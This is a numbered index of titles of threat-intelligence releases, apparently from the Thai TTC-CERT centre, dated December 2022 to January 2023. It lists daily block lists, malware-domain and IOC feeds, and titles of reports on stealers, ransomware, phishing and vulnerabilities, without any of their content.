1.2.6926. 2022-12-19 TTC-CERT IP Block Lists 2022-12-19 - SSH port scanning, SSH brute-force attack
1.2.6927. 2022-12-19 TTC-CERT - IP Daily Block Lists - 2022-12-18 - CyberTotal
1.2.6928. 2022-12-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-19
1.2.6929. 2022-12-19 แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของไทยไลอ้อนแอร์ (Thai Lion Air) เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)
1.2.6930. 2022-12-19 พบมีการนำ Website ของโรงเรียนปาโมกข์วิทยาภูมิ มาทำเป็น phishing และ fraud
1.2.6931. 2022-12-20 Abuse.ch URLhaus 2022-12-20
1.2.6932. 2022-12-20 Active Bamital DGA(s) for 20221219
1.2.6933. 2022-12-20 Active Beebone DGA(s) for 20221219
1.2.6934. 2022-12-20 Active Cryptowall DGA(s) for 20221219
1.2.6935. 2022-12-20 Active Malware samples detected on 2022-12-19
1.2.6936. 2022-12-20 Con Games: Fraudsters posing as VLEs duping CSC Bank Mitra Scheme Subscribers
1.2.6937. 2022-12-20 Cyber attack on DELTA system users using FateGrab/StealDeal malware (CERT-UA#5709)
1.2.6938. 2022-12-20 Infostealer Malware with Double Extension
1.2.6939. 2022-12-20 Nozomi Networks Researchers Track Malicious Glupteba Activity Through the Blockchain
1.2.6940. 2022-12-20 Qakbot (obama230) Indicators of compromise (IOCs) 2022-12-20

1.2.6941. 2022-12-20 TTC-CERT Block Lists 2022-12-20 - Agentemis, BEACON, Cobalt Strike
1.2.6942. 2022-12-20 TTC-CERT Block Lists 2022-12-20 - IcedID, BokBot
1.2.6943. 2022-12-20 TTC-CERT Block Lists 2022-12-20 - Phishing attack dataset
1.2.6944. 2022-12-20 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-19 - CyberTotal
1.2.6945. 2022-12-20 TTC-CERT - HASH Daily Block Lists - 2022-12-19 - CyberTotal
1.2.6946. 2022-12-20 TTC-CERT IP Block Lists 2022-12-20 - FTP port scanning, FTP attack
1.2.6947. 2022-12-20 TTC-CERT IP Block Lists 2022-12-20 - SSH port scanning, SSH brute-force attack
1.2.6948. 2022-12-20 TTC-CERT - IP Daily Block Lists - 2022-12-19 - CyberTotal
1.2.6949. 2022-12-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-20
1.2.6950. 2022-12-21 Abuse.ch URLhaus 2022-12-21
1.2.6951. 2022-12-21 Active Bamital DGA(s) for 20221220
1.2.6952. 2022-12-21 Active Beebone DGA(s) for 20221220
1.2.6953. 2022-12-21 Active Cryptowall DGA(s) for 20221220
1.2.6954. 2022-12-21 Active Malware samples detected on 2022-12-20
1.2.6955. 2022-12-21 Cisco Talos Intelligence Group - Threat Round up for December 9 to December 16
1.2.6956. 2022-12-21 CVE-2022-41040 and CVE-2022-41082 – zero-days in MS Exchange
1.2.6957. 2022-12-21 Godfather: A banking Trojan that is impossible to refuse
1.2.6958. 2022-12-21 New Supply Chain Attack Uses Python Package Index “aioconsol”
1.2.6959. 2022-12-21 Nokoyawa Ransomware: Rust or Bust
1.2.6960. 2022-12-21 Qakbot (BB11) Indicators of Compromise (IOCs) 2022-12-21
1.2.6961. 2022-12-21 Raspberry Robin Malware Targets Telecom, Governments
1.2.6962. 2022-12-21 Russia’s Trident Ursa (aka Gamaredon APT) Cyber Conflict Operations Unwavering Since Invasion of Ukraine
1.2.6963. 2022-12-21 SentinelSneak: Malicious PyPI module poses as security software development kit
1.2.6964. 2022-12-21 Threat Spotlight: XLLing in Excel - threat actors using malicious add-ins

1.2.6965. 2022-12-21 TTC-CERT Block Lists 2022-12-21 - Agentemis, BEACON, Cobalt Strike
1.2.6966. 2022-12-21 TTC-CERT Block Lists 2022-12-21 - Phishing attack dataset
1.2.6967. 2022-12-21 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-20 - CyberTotal
1.2.6968. 2022-12-21 TTC-CERT - HASH Daily Block Lists - 2022-12-20 - CyberTotal
1.2.6969. 2022-12-21 TTC-CERT IP Block Lists 2022-12-21 - FTP port scanning, FTP attack
1.2.6970. 2022-12-21 TTC-CERT IP Block Lists 2022-12-21 - SSH port scanning, SSH brute-force attack
1.2.6971. 2022-12-21 TTC-CERT - IP Daily Block Lists - 2022-12-20 - CyberTotal
1.2.6972. 2022-12-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-21
1.2.6973. 2022-12-21 Web3 IPFS Only Used for Phishing - So Far
1.2.6974. 2022-12-22 Abuse.ch URLhaus 2022-12-22
1.2.6975. 2022-12-22 Active Bamital DGA(s) for 20221221
1.2.6976. 2022-12-22 Active Beebone DGA(s) for 20221221
1.2.6977. 2022-12-22 Active Chinad DGA(s) for 20221221
1.2.6978. 2022-12-22 Active Malware samples detected on 2022-12-21
1.2.6979. 2022-12-22 ASEC Weekly Phishing Email Threat Trends (December 4th, 2022 – December 10th, 2022)
1.2.6980. 2022-12-22 Detecting Windows AMSI Bypass Techniques
1.2.6981. 2022-12-22 Exploit chain วิธีใหม่ (ถูกตั้งชื่อว่า “OWASSRF”) ที่สามารถ bypass มาตรการลดความเสี่ยงจากช่องโหว่ ProxyNotShell ของ Microsoft Exchange
1.2.6982. 2022-12-22 GodFather Malware Returns Targeting Banking Users
1.2.6983. 2022-12-22 Into The W4SPs Nest
1.2.6984. 2022-12-22 Nitol DDoS Malware Installing Amadey Bot
1.2.6985. 2022-12-22 Phishing Attacks Impersonating Famous Korean Banking Apps
1.2.6986. 2022-12-22 Qakbot Being Distributed via Virtual Disk Files (*.vhd)
1.2.6987. 2022-12-22 TTC-CERT Block Lists 2022-12-22 - Agentemis, BEACON, Cobalt Strike
1.2.6988. 2022-12-22 TTC-CERT Block Lists 2022-12-22 - Phishing attack dataset
1.2.6989. 2022-12-22 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-21 - CyberTotal
1.2.6990. 2022-12-22 TTC-CERT - HASH Daily Block Lists - 2022-12-21 - CyberTotal

1.2.6991. 2022-12-22 TTC-CERT IP Block Lists 2022-12-22 - FTP port scanning, FTP attack
1.2.6992. 2022-12-22 TTC-CERT IP Block Lists 2022-12-22 - SSH port scanning, SSH brute-force attack
1.2.6993. 2022-12-22 TTC-CERT - IP Daily Block Lists - 2022-12-21 - CyberTotal
1.2.6994. 2022-12-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-22
1.2.6995. 2022-12-22 Vidar Stealer Exploiting Various Platforms
1.2.6996. 2022-12-23 Abuse.ch URLhaus 2022-12-23
1.2.6997. 2022-12-23 Active Bamital DGA(s) for 20221222
1.2.6998. 2022-12-23 Active Bedep DGA(s) for 20221222
1.2.6999. 2022-12-23 Active Beebone DGA(s) for 20221222
1.2.7000. 2022-12-23 Active Malware samples detected on 2022-12-22
1.2.7001. 2022-12-23 Conti Team One Splinter Group Resurfaces as Royal Ransomware with Callback Phishing Attacks
1.2.7002. 2022-12-23 Custom-Branded Ransomware (PolyVice) : The Vice Society Group and the Threat of Outsourced Development
1.2.7003. 2022-12-23 Malicious Macros Adapt to Use Microsoft Publisher to Push Ekipa RAT
1.2.7004. 2022-12-23 Meddler-in-the-Middle Phishing Attacks Explained
1.2.7005. 2022-12-23 Microsoft research uncovers new Zerobot capabilities
1.2.7006. 2022-12-23 New Ransomware Strains Emerging from Leaked Conti’s Source Code
1.2.7007. 2022-12-23 Phishing targeting users guichet.public.lu
1.2.7008. 2022-12-23 Stolen certificates in two waves of ransomware and wiper attacks
1.2.7009. 2022-12-23 TTC-CERT Block Lists 2022-12-23 - Agentemis, BEACON, Cobalt Strike
1.2.7010. 2022-12-23 TTC-CERT Block Lists 2022-12-23 - IcedID, BokBot
1.2.7011. 2022-12-23 TTC-CERT Block Lists 2022-12-23 - Phishing attack dataset
1.2.7012. 2022-12-23 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-22 - CyberTotal
1.2.7013. 2022-12-23 TTC-CERT - HASH Daily Block Lists - 2022-12-22 - CyberTotal
1.2.7014. 2022-12-23 TTC-CERT IP Block Lists 2022-12-23 - FTP port scanning, FTP attack

1.2.7015. 2022-12-23 TTC-CERT IP Block Lists 2022-12-23 - SSH port scanning, SSH brute-force attack
1.2.7016. 2022-12-23 TTC-CERT - IP Daily Block Lists - 2022-12-22 - CyberTotal
1.2.7017. 2022-12-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-23
1.2.7018. 2022-12-24 Abuse.ch URLhaus 2022-12-24
1.2.7019. 2022-12-24 Active Bamital DGA(s) for 20221223
1.2.7020. 2022-12-24 Active Bedep DGA(s) for 20221223
1.2.7021. 2022-12-24 Active Beebone DGA(s) for 20221223
1.2.7022. 2022-12-24 Active Malware samples detected on 2022-12-23
1.2.7023. 2022-12-24 Dissecting a highly evasive malware targeting Italy
1.2.7024. 2022-12-24 Fin7 Unveiled: A deep dive into notorious cybercrime gang
1.2.7025. 2022-12-24 Google ad traffic leads to stealer packages based on free software
1.2.7026. 2022-12-24 IcedID Botnet Distributors Abuse Google PPC to Distribute Malware
1.2.7027. 2022-12-24 Inside the IcedID BackConnect Protocol
1.2.7028. 2022-12-24 Phishing Campaign Abuses QR Codes to Steal Credit Card Details
1.2.7029. 2022-12-24 Threat Brief: OWASSRF Vulnerability Exploitation
1.2.7030. 2022-12-24 Trying to Steal Christmas (Again!)
1.2.7031. 2022-12-24 TTC-CERT Block Lists 2022-12-24 - Agentemis, BEACON, Cobalt Strike
1.2.7032. 2022-12-24 TTC-CERT Block Lists 2022-12-24 - Phishing attack dataset
1.2.7033. 2022-12-24 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-23 - CyberTotal
1.2.7034. 2022-12-24 TTC-CERT - HASH Daily Block Lists - 2022-12-23 - CyberTotal
1.2.7035. 2022-12-24 TTC-CERT IP Block Lists 2022-12-24 - FTP port scanning, FTP attack
1.2.7036. 2022-12-24 TTC-CERT IP Block Lists 2022-12-24 - SSH port scanning, SSH brute-force attack
1.2.7037. 2022-12-24 TTC-CERT - IP Daily Block Lists - 2022-12-23 - CyberTotal
1.2.7038. 2022-12-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-24
1.2.7039. 2022-12-24 พบมีการจดทะเบียนโดเมน (domain) ที่มีความคล้ายคลึงกับโดเมนของธนาคารกสิกรไทย จำกัด (มหาชน)
1.2.7040. 2022-12-25 Abuse.ch URLhaus 2022-12-25
1.2.7041. 2022-12-25 Active Bamital DGA(s) for 20221224

1.2.7042. 2022-12-25 Active Beebone DGA(s) for 20221224
1.2.7043. 2022-12-25 Active Chinad DGA(s) for 20221224
1.2.7044. 2022-12-25 Active Malware samples detected on 2022-12-24
1.2.7045. 2022-12-25 TTC-CERT Block Lists 2022-12-25 - Agentemis, BEACON, Cobalt Strike
1.2.7046. 2022-12-25 TTC-CERT Block Lists 2022-12-25 - Phishing attack dataset
1.2.7047. 2022-12-25 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-24 - CyberTotal
1.2.7048. 2022-12-25 TTC-CERT - HASH Daily Block Lists - 2022-12-24 - CyberTotal
1.2.7049. 2022-12-25 TTC-CERT IP Block Lists 2022-12-25 - FTP port scanning, FTP attack
1.2.7050. 2022-12-25 TTC-CERT IP Block Lists 2022-12-25 - SSH port scanning, SSH brute-force attack
1.2.7051. 2022-12-25 TTC-CERT - IP Daily Block Lists - 2022-12-24 - CyberTotal
1.2.7052. 2022-12-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-25
1.2.7053. 2022-12-26 Abuse.ch URLhaus 2022-12-26
1.2.7054. 2022-12-26 Active Bamital DGA(s) for 20221225
1.2.7055. 2022-12-26 Active Beebone DGA(s) for 20221225
1.2.7056. 2022-12-26 Active Chinad DGA(s) for 20221225
1.2.7057. 2022-12-26 Active Malware samples detected on 2022-12-25
1.2.7058. 2022-12-26 ASEC Weekly Malware Statistics (December 12th, 2022 – December 18th, 2022)
1.2.7059. 2022-12-26 ASEC Weekly Phishing Email Threat Trends (December 11th, 2022 – December 17th, 2022)
1.2.7060. 2022-12-26 Hive Ransomware v6 Indicators of Compromise (IOCs) 2022-12-26
1.2.7061. 2022-12-26 Qakbot (azd) Indicators of Compromise (IOCs) 2022-12-26
1.2.7062. 2022-12-26 Ransomware Roundup – Play Ransomware
1.2.7063. 2022-12-26 Trade with caution - bad guys are stealing
1.2.7064. 2022-12-26 TTC-CERT Block Lists 2022-12-26 - Agentemis, BEACON, Cobalt Strike
1.2.7065. 2022-12-26 TTC-CERT Block Lists 2022-12-26 - Phishing attack dataset
1.2.7066. 2022-12-26 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-25 - CyberTotal
1.2.7067. 2022-12-26 TTC-CERT - HASH Daily Block Lists - 2022-12-25 - CyberTotal

1.2.7068. 2022-12-26 TTC-CERT IP Block Lists 2022-12-26 - FTP port scanning, FTP attack
1.2.7069. 2022-12-26 TTC-CERT IP Block Lists 2022-12-26 - SSH port scanning, SSH brute-force attack
1.2.7070. 2022-12-26 TTC-CERT - IP Daily Block Lists - 2022-12-25 - CyberTotal
1.2.7071. 2022-12-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-26
1.2.7072. 2022-12-27 Abuse.ch URLhaus 2022-12-27
1.2.7073. 2022-12-27 Active Bamital DGA(s) for 20221226
1.2.7074. 2022-12-27 Active Bedep DGA(s) for 20221226
1.2.7075. 2022-12-27 Active Beebone DGA(s) for 20221226
1.2.7076. 2022-12-27 Active Chinad DGA(s) for 20221226
1.2.7077. 2022-12-27 Malware poses as Adobe products 2022-12-27
1.2.7078. 2022-12-27 TTC-CERT Block Lists 2022-12-27 - Agentemis, BEACON, Cobalt Strike
1.2.7079. 2022-12-27 TTC-CERT Block Lists 2022-12-27 - Phishing attack dataset
1.2.7080. 2022-12-27 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-26 - CyberTotal
1.2.7081. 2022-12-27 TTC-CERT - HASH Daily Block Lists - 2022-12-26 - CyberTotal
1.2.7082. 2022-12-27 TTC-CERT IP Block Lists 2022-12-27 - FTP port scanning, FTP attack
1.2.7083. 2022-12-27 TTC-CERT IP Block Lists 2022-12-27 - SSH port scanning, SSH brute-force attack
1.2.7084. 2022-12-27 TTC-CERT - IP Daily Block Lists - 2022-12-26 - CyberTotal
1.2.7085. 2022-12-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-27
1.2.7086. 2022-12-27 แจ้งเตือนช่องโหว่ใน KSMBD ของระบบปฏิบัติการ Linux ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.7087. 2022-12-28 Abuse.ch URLhaus 2022-12-28
1.2.7088. 2022-12-28 Active Bamital DGA(s) for 20221227
1.2.7089. 2022-12-28 Active Beebone DGA(s) for 20221227
1.2.7090. 2022-12-28 Active Cryptowall DGA(s) for 20221227
1.2.7091. 2022-12-28 Active Malware samples detected on 2022-12-27
1.2.7092. 2022-12-28 Qakbot (azd) Indicators of Compromise (IOCs) 2022-12-28
1.2.7093. 2022-12-28 TTC-CERT Block Lists 2022-12-28 - Agentemis, BEACON, Cobalt Strike

1.2.7094. 2022-12-28 TTC-CERT Block Lists 2022-12-28 - Phishing attack dataset
1.2.7095. 2022-12-28 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-27 - CyberTotal
1.2.7096. 2022-12-28 TTC-CERT - HASH Daily Block Lists - 2022-12-27 - CyberTotal
1.2.7097. 2022-12-28 TTC-CERT IP Block Lists 2022-12-28 - FTP port scanning, FTP attack
1.2.7098. 2022-12-28 TTC-CERT IP Block Lists 2022-12-28 - SSH port scanning, SSH brute-force attack
1.2.7099. 2022-12-28 TTC-CERT - IP Daily Block Lists - 2022-12-27 - CyberTotal
1.2.7100. 2022-12-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-28
1.2.7101. 2022-12-28 Types of Recent .NET Packers and Their Distribution Trends in Korea
1.2.7102. 2022-12-28 แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ (อีกโดนเมนหนึ่ง) ของไทยไลอ้อนแอร์ เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)
1.2.7103. 2022-12-29 Abuse.ch URLhaus 2022-12-29
1.2.7104. 2022-12-29 Active Bamital DGA(s) for 20221228
1.2.7105. 2022-12-29 Active Beebone DGA(s) for 20221228
1.2.7106. 2022-12-29 Active Chinad DGA(s) for 20221228
1.2.7107. 2022-12-29 Active Malware samples detected on 2022-12-28
1.2.7108. 2022-12-29 Blog New STEPPY#KAVACH Attack Campaign Likely Targeting Indian Government
1.2.7109. 2022-12-29 BlueNoroff (aka Lazarus) introduces new methods bypassing MoTW
1.2.7110. 2022-12-29 Malware Analysis: GuLoader Dissection Reveals New Anti-Analysis Techniques and Code Injection Redundancy
1.2.7111. 2022-12-29 Navigating the Vast Ocean of Sandbox Evasions
1.2.7112. 2022-12-29 New RisePro Stealer distributed by the prominent PrivateLoader
1.2.7113. 2022-12-29 New wave of Financial Fraud: Scammers Monitoring Social Media Complaints
1.2.7114. 2022-12-29 New YouTube Bot Malware Spotted Stealing User’s Sensitive Information
1.2.7115. 2022-12-29 Pure coder offers multiple malware for sale in Darkweb forums
1.2.7116. 2022-12-29 “RisePro” Stealer and Pay-Per-Install Malware “PrivateLoader”
1.2.7117. 2022-12-29 Shc Linux Malware Installs Coin Miner

1.2.7118. 2022-12-29 TTC-CERT Block Lists 2022-12-29 - Agentemis, BEACON, Cobalt Strike
1.2.7119. 2022-12-29 TTC-CERT Block Lists 2022-12-29 - Phishing attack dataset
1.2.7120. 2022-12-29 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-28 - CyberTotal
1.2.7121. 2022-12-29 TTC-CERT - HASH Daily Block Lists - 2022-12-28 - CyberTotal
1.2.7122. 2022-12-29 TTC-CERT IP Block Lists 2022-12-29 - FTP port scanning, FTP attack
1.2.7123. 2022-12-29 TTC-CERT IP Block Lists 2022-12-29 - SSH port scanning, SSH brute-force attack
1.2.7124. 2022-12-29 TTC-CERT - IP Daily Block Lists - 2022-12-28 - CyberTotal
1.2.7125. 2022-12-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-29
1.2.7126. 2022-12-29 TTC-CERT - URL Daily Block Lists - 2022-12-28 - CyberTotal
1.2.7127. 2022-12-29 USPS-Themed Malspam pushes NetSupport RAT infection
1.2.7128. 2022-12-30 Abuse.ch URLhaus 2022-12-30
1.2.7129. 2022-12-30 Active Bamital DGA(s) for 20221229
1.2.7130. 2022-12-30 Active Bedep DGA(s) for 20221229
1.2.7131. 2022-12-30 Active Malware samples detected on 2022-12-29
1.2.7132. 2022-12-30 Google ad leads to fake Adobe Reader page pushing malware
1.2.7133. 2022-12-30 Malwarebytes - Threat Intelligence Report 2022-12-12
1.2.7134. 2022-12-30 RedDelta (aka Mustang Panda) Targets European Government Organizations and Continues to Iterate Custom PlugX Variant
1.2.7135. 2022-12-30 TTC-CERT Block Lists 2022-12-30 - Agentemis, BEACON, Cobalt Strike
1.2.7136. 2022-12-30 TTC-CERT Block Lists 2022-12-30 - Phishing attack dataset
1.2.7137. 2022-12-30 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-29 - CyberTotal
1.2.7138. 2022-12-30 TTC-CERT - HASH Daily Block Lists - 2022-12-29 - CyberTotal
1.2.7139. 2022-12-30 TTC-CERT IP Block Lists 2022-12-30 - FTP port scanning, FTP attack
1.2.7140. 2022-12-30 TTC-CERT IP Block Lists 2022-12-30 - SSH port scanning, SSH brute-force attack
1.2.7141. 2022-12-30 TTC-CERT - IP Daily Block Lists - 2022-12-29 - CyberTotal
1.2.7142. 2022-12-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-30
1.2.7143. 2022-12-31 Abuse.ch URLhaus 2022-12-31

1.2.7144. 2022-12-31 Active Bamital DGA(s) for 20221230
1.2.7145. 2022-12-31 Active Bedep DGA(s) for 20221230
1.2.7146. 2022-12-31 Google ad leads to fake AnyDesk page pushing malware (Raccoon Stealer v2)
1.2.7147. 2022-12-31 Google ad leads to fake Notepad++ page pushing malware
1.2.7148. 2022-12-31 TTC-CERT Block Lists 2022-12-31 - Agentemis, BEACON, Cobalt Strike
1.2.7149. 2022-12-31 TTC-CERT Block Lists 2022-12-31 - Phishing attack dataset
1.2.7150. 2022-12-31 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-30 - CyberTotal
1.2.7151. 2022-12-31 TTC-CERT - HASH Daily Block Lists - 2022-12-30 - CyberTotal
1.2.7152. 2022-12-31 TTC-CERT IP Block Lists 2022-12-31 - FTP port scanning, FTP attack
1.2.7153. 2022-12-31 TTC-CERT IP Block Lists 2022-12-31 - SSH port scanning, SSH brute-force attack
1.2.7154. 2022-12-31 TTC-CERT - IP Daily Block Lists - 2022-12-30 - CyberTotal
1.2.7155. 2022-12-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-12-31
1.2.7156. 2022-12-31 TTC-CERT - URL Daily Block Lists - 2022-12-30 - CyberTotal

1.3. ข้อมูล Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT ปี พ.ศ. 2566

1.3.1. 2023-01-01 Abuse.ch URLhaus 2023-01-01
1.3.2. 2023-01-01 Active Malware samples detected on 2022-12-31
1.3.3. 2023-01-01 TTC-CERT Block Lists 2023-01-01 - Agentemis, BEACON, Cobalt Strike
1.3.4. 2023-01-01 TTC-CERT Block Lists 2023-01-01 - Phishing attack dataset
1.3.5. 2023-01-01 TTC-CERT - DOMAIN Daily Block Lists - 2022-12-31 - CyberTotal
1.3.6. 2023-01-01 TTC-CERT - HASH Daily Block Lists - 2022-12-31 - CyberTotal
1.3.7. 2023-01-01 TTC-CERT IP Block Lists 2023-01-01 - FTP port scanning, FTP attack
1.3.8. 2023-01-01 TTC-CERT IP Block Lists 2023-01-01 - SSH port scanning, SSH brute-force attack
1.3.9. 2023-01-01 TTC-CERT - IP Daily Block Lists - 2022-12-31 - CyberTotal
1.3.10. 2023-01-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-01
1.3.11. 2023-01-01 TTC-CERT - URL Daily Block Lists - 2022-12-31 - CyberTotal
1.3.12. 2023-01-02 Abuse.ch URLhaus 2023-01-02

1.3.13. 2023-01-02 Active Bamital DGA(s) for 20230101
1.3.14. 2023-01-02 Active Bedep DGA(s) for 20230101
1.3.15. 2023-01-02 Active Chinad DGA(s) for 20230101
1.3.16. 2023-01-02 TTC-CERT Block Lists 2023-01-02 - Agentemis, BEACON, Cobalt Strike
1.3.17. 2023-01-02 TTC-CERT Block Lists 2023-01-02 - Phishing attack dataset
1.3.18. 2023-01-02 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-01 - CyberTotal
1.3.19. 2023-01-02 TTC-CERT - HASH Daily Block Lists - 2023-01-01 - CyberTotal
1.3.20. 2023-01-02 TTC-CERT IP Block Lists 2023-01-02 - FTP port scanning, FTP attack
1.3.21. 2023-01-02 TTC-CERT IP Block Lists 2023-01-02 - SSH port scanning, SSH brute-force attack
1.3.22. 2023-01-02 TTC-CERT - IP Daily Block Lists - 2023-01-01 - CyberTotal
1.3.23. 2023-01-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-02
1.3.24. 2023-01-02 TTC-CERT - URL Daily Block Lists - 2023-01-01 - CyberTotal
1.3.25. 2023-01-03 Abuse.ch URLhaus 2023-01-03
1.3.26. 2023-01-03 Active Bamital DGA(s) for 20230102
1.3.27. 2023-01-03 Active Bedep DGA(s) for 20230102
1.3.28. 2023-01-03 Active Malware samples detected on 2023-01-02
1.3.29. 2023-01-03 ASEC Weekly Malware Statistics (December 19th, 2022 – December 25th, 2022)
1.3.30. 2023-01-03 ASEC Weekly Phishing Email Threat Trends (December 18th, 2022 – December 24th, 2022)
1.3.31. 2023-01-03 Compromised PyTorch-nightly dependency chain between December 25th and December 30th, 2022
1.3.32. 2023-01-03 Fake chromium update from Thailand domain pushing RedLine Stealer malware
1.3.33. 2023-01-03 Linux backdoor malware infects WordPress-based websites
1.3.34. 2023-01-03 “MasquerAds” — Google’s Ad-Words Massively Abused by Threat Actors, Targeting Organizations, GPUs and Crypto Wallets
1.3.35. 2023-01-03 TTC-CERT Block Lists 2023-01-03 - Agentemis, BEACON, Cobalt Strike

1.3.36. 2023-01-03 TTC-CERT Block Lists 2023-01-03 - Phishing attack dataset
1.3.37. 2023-01-03 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-02 - CyberTotal
1.3.38. 2023-01-03 TTC-CERT - HASH Daily Block Lists - 2023-01-02 - CyberTotal
1.3.39. 2023-01-03 TTC-CERT IP Block Lists 2023-01-03 - FTP port scanning, FTP attack
1.3.40. 2023-01-03 TTC-CERT IP Block Lists 2023-01-03 - SSH port scanning, SSH brute-force attack
1.3.41. 2023-01-03 TTC-CERT - IP Daily Block Lists - 2023-01-02 - CyberTotal
1.3.42. 2023-01-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-03
1.3.43. 2023-01-03 TTC-CERT - URL Daily Block Lists - 2023-01-02 - CyberTotal
1.3.44. 2023-01-04 Abuse.ch URLhaus 2023-01-04
1.3.45. 2023-01-04 Active Bamital DGA(s) for 20230103
1.3.46. 2023-01-04 Active Bedep DGA(s) for 20230103
1.3.47. 2023-01-04 Active Chinad DGA(s) for 20230103
1.3.48. 2023-01-04 Active Malware samples detected on 2023-01-03
1.3.49. 2023-01-04 TTC-CERT Block Lists 2023-01-04 - Phishing attack dataset
1.3.50. 2023-01-04 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-03 - CyberTotal
1.3.51. 2023-01-04 TTC-CERT - HASH Daily Block Lists - 2023-01-03 - CyberTotal
1.3.52. 2023-01-04 TTC-CERT IP Block Lists 2023-01-04 - FTP port scanning, FTP attack
1.3.53. 2023-01-04 TTC-CERT IP Block Lists 2023-01-04 - SSH port scanning, SSH brute-force attack
1.3.54. 2023-01-04 TTC-CERT - IP Daily Block Lists - 2023-01-03 - CyberTotal
1.3.55. 2023-01-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-04
1.3.56. 2023-01-04 TTC-CERT - URL Daily Block Lists - 2023-01-03 - CyberTotal
1.3.57. 2023-01-04 แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.3.58. 2023-01-05 Abuse.ch URLhaus 2023-01-05
1.3.59. 2023-01-05 Active Bamital DGA(s) for 20230104
1.3.60. 2023-01-05 Active Bedep DGA(s) for 20230104
1.3.61. 2023-01-05 Active Malware samples detected on 2023-01-04
1.3.62. 2023-01-05 More Brazil malspam pushing Astaroth (Guildma) in January 2023
1.3.63. 2023-01-05 Ongoing Flipper Zero phishing attacks target infosec community

1.3.64. 2023-01-05 Raspberry Robin Detected ITW Targeting Insurance & Financial Institutes In Europe
1.3.65. 2023-01-05 Tracking - Emotet 2023
1.3.66. 2023-01-05 TTC-CERT Block Lists 2023-01-05 - Agentemis, BEACON, Cobalt Strike
1.3.67. 2023-01-05 TTC-CERT Block Lists 2023-01-05 - IcedID, BokBot
1.3.68. 2023-01-05 TTC-CERT Block Lists 2023-01-05 - Phishing attack dataset
1.3.69. 2023-01-05 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-04 - CyberTotal
1.3.70. 2023-01-05 TTC-CERT - HASH Daily Block Lists - 2023-01-04 - CyberTotal
1.3.71. 2023-01-05 TTC-CERT IP Block Lists 2023-01-05 - FTP port scanning, FTP attack
1.3.72. 2023-01-05 TTC-CERT IP Block Lists 2023-01-05 - SSH port scanning, SSH brute-force attack
1.3.73. 2023-01-05 TTC-CERT - IP Daily Block Lists - 2023-01-04 - CyberTotal
1.3.74. 2023-01-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-05
1.3.75. 2023-01-05 TTC-CERT - URL Daily Block Lists - 2023-01-04 - CyberTotal
1.3.76. 2023-01-05 แจ้งเตือนช่องโหว่ของ EZServer module ใน Brocade Fabric OS ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.77. 2023-01-05 รูปแบบวิธีการในการโจมตีแบบใหม่ของกลุ่ม MuddyWater และวิธีการตรวจจับ
1.3.78. 2023-01-06 Abuse.ch URLhaus 2023-01-06
1.3.79. 2023-01-06 Active Bamital DGA(s) for 20230105
1.3.80. 2023-01-06 Active Chinad DGA(s) for 20230105
1.3.81. 2023-01-06 ASEC Weekly Malware Statistics (December 26th, 2022 – January 1st, 2023)
1.3.82. 2023-01-06 Blind Eagle (aka APT-C-36) Targeting Ecuador With Sharpened Tools
1.3.83. 2023-01-06 Bluebottle: Campaign Hits Banks in French-speaking Countries in Africa
1.3.84. 2023-01-06 Distribution of NetSupport RAT Malware Disguised as a Pokemon Game
1.3.85. 2023-01-06 Dridex Returns, Targets MacOS Using New Entry Method
1.3.86. 2023-01-06 Pupy RAT hiding under WerFault’s cover
1.3.87. 2023-01-06 Ransomware Roundup – Monti, BlackHunt, and Putin Ransomware

1.3.88. 2023-01-06 SpyNote: Spyware with RAT capabilities targeting Financial Institutions
1.3.89. 2023-01-06 TTC-CERT Block Lists 2023-01-06 - Agentemis, BEACON, Cobalt Strike
1.3.90. 2023-01-06 TTC-CERT Block Lists 2023-01-06 - Phishing attack dataset
1.3.91. 2023-01-06 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-05 - CyberTotal
1.3.92. 2023-01-06 TTC-CERT - HASH Daily Block Lists - 2023-01-05 - CyberTotal
